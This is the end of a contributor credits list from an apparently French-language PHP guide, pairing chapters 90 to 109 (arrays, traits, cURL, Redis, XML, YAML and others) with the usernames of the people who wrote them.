90	Structures de données SPL	RamenChef, Sherif, tyteen4a03
91	Syntaxe alternative pour les structures de contrôle	bwoebi, JayIsTooCommon, Machavity, Marten Koetsier, matiaslauriti, Shane, Sverri M. Olsen, Xenon
92	Tableaux	7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi, alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson, ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch, Matei Mihai, Matt S, Meisam Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin, Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h, Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, Thlbaut, tpunt, tyteen4a03, Ultimater, unarist, Vic, vijaykumar, Yury Fedorov

93	Test d'unité	Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
94	Traitement d'image avec GD	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
95	Traitement de plusieurs tableaux ensemble	AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov
96	Traits	alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter, Spooky, Thijs Riezebeek, tyteen4a03
97	Travailler avec les dates et l'heure	AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha, Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor
98	Type de conseil	Chris White, HPierce, Karim Geiger, Machavity, SOFe, theomessin, tyteen4a03, u_mulder
99	Unicode Support en PHP	Code4R7, John Slegers, mnoronha, tyteen4a03
100	URL	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
101	UTF-8	BrokenBinary, Ruslan Bes
102	Utiliser cURL en PHP	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32, RamenChef, Rohan Khude, S.I., Sam Onela, SOFe, Stony, Thanks in advantage, this.lau_
103	Utiliser MongoDB	Kevin Campion, RamenChef, tyteen4a03
104	Utiliser Redis avec PHP	this.lau_
105	Utiliser SQLSRV	AVProgrammer, bansi, ImClarky
106	Variables superglobales PHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
107	WebSockets	SirNarsh
108	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry, SZenC, Vadim Kokin

109	YAML en PHP	Aleks G